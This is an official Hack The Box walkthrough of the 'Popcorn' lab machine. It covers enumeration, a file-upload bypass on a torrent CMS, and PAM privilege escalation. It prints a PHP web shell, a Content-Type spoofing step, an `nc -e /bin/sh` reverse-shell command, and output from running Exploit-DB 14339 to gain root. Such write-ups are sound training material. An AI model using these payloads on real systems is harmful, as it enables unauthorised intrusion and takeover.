



Hack The Box
PEN-TESTING LABS



Popcorn

11th October 2017 / Document No D17.100.16

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Popcorn, while not overly complicated, contains quite a bit of content and it can be difficult for some users to locate the proper attack vector at first. This machine mainly focuses on different methods of web exploitation.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Bypassing file upload checks
- Modifying HTTP requests



Enumeration

Nmap



Nmap only reveals two open services; OpenSSH and Apache. Loading the website reveals only the default Apache page.



Dirbuster

http://10.10.10.6:80/

Scan Information | Results - List View: Dirs: 0 Files: 1 | Results - Tree View | Errors: 0

Directory Structure	Response Code	Response Size
/	200	435
cgi-bin	403	480
icons	200	178
doc	403	476
test.php	200	202
test	200	202
torrent	200	284

Current speed: 235 requests/sec (Select and right click for more options)
Average speed: (T) 229, (C) 234 requests/sec
Parse Queue Size: 0
Total Requests: 36084/415263
Current number of running threads: 100
Time To Finish: 00:27:00
Back Pause Stop Report
DirBuster Stopped /quake3/

Dirbuster reveals, among other things, a **torrent** directory. In the directory there is a site with the title **Torrent Hoster**, which appears to be an open source torrent hosting template/CMS. Fuzzing the **torrent** directory reveals many more files and directories (not all shown in screenshot).

users	200	358
index.php	200	284
admin	200	358
edit.php	200	275
health	200	1786
browse	200	284
comment	200	1139
upload	200	1595
secure.php	200	197
css	200	1083
edit	200	275
js	200	1663



Exploitation

Looking around the torrent site a bit, there is quite a few potential attack vectors. The most promising option is the **Upload** section, which requires authorization. Luckily, there are no restrictions on account creation.

Torrent	<input type="button" value="Browse..."/> kali-linux-2017.2-amd64.torrent
Optional name	Writeup
Category	Other ▼
Subcategory	Manuals ▼
Description	<div>Example torrent upload</div>
Tracker requires registration	<input type="radio"/> Yes <input checked="" type="radio"/> No
Post Anonymous	<input type="radio"/> Yes <input checked="" type="radio"/> No
<input type="button" value="Upload Torrent"/>	


After grabbing any existing torrent file (or creating a new one) and creating a torrent, it is possible to edit the listing to add more information. Due to poor filtering, it is possible to upload a PHP file through the screenshot upload feature on the edit page. The upload contains two checks; that the file includes a valid image extension, and also that the POST data Content-Type is set to image/png.

Creating a PHP file named **writeup.png.php** with the contents of `<?php echo system($_GET['cmd']); ?>` will pass the first check with no issues.

Update Screenshot	<input type="button" value="Browse..."/> writeup.png.php
<input type="button" value="Submit Screenshot"/>	



To bypass the second check, it is possible to intercept the request with Burp Suite and modify the request. Simply changing **application/php** to **image/png** in the POST data is all that is required.



Looking back at the Dirbuster results for the torrent directory, it appears there is an **upload** directory. Browsing to it reveals a listing of all file uploads, with the PHP file listed (although it does get renamed).

A shell can be obtained from this point by starting a local nc listener with the command `nc -nvlp 1234`. To start a reverse connection, simply browse to

10.10.10.6/torrent/upload/<FILENAME>.php?cmd=nc -e /bin/sh <LAB IP> <PORT>

The user flag can be obtained from **/home/george/user.txt**



Privilege Escalation

Exploit: <https://www.exploit-db.com/exploits/14339/>

Using `ls -lAR /home/george` reveals an uncommon file (**motd.legal-displayed**) in the **.cache** directory. A bit of research finds **Exploit-DB 14339**, and it appears that PAM 1.1.0 has a file tampering privilege escalation vulnerability. From here, it is possible to execute the script on the target machine to get root privileges. Note that a semi-interactive shell is required, which can be acquired by running the command `python -c 'import pty; pty.spawn("/bin/sh")'` in the non-interactive shell. The root flag can be obtained from `/root/root.txt`

```
root@kali: ~  
File Edit View Search Terminal Help  
Connecting to 10.10.14.5:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 3043 (3.0K) [text/x-sh]  
Saving to: `14339.sh'  
100%[=====>] 3,043      --.-K/s   in 0.01s  
2017-10-12 09:54:08 (252 KB/s) - `14339.sh' saved [3043/3043]  
$ chmod +x 14339.sh  
chmod +x 14339.sh  
$ ./14339.sh  
./14339.sh  
[*] Ubuntu PAM MOTD local root  
[*] SSH key set up  
[*] spawn ssh  
[+] owned: /etc/passwd  
[*] spawn ssh  
[+] owned: /etc/shadow  
[*] SSH key removed  
[+] Success! Use password toor to get root  
Password: toor  
root@popcorn:/var/www#
```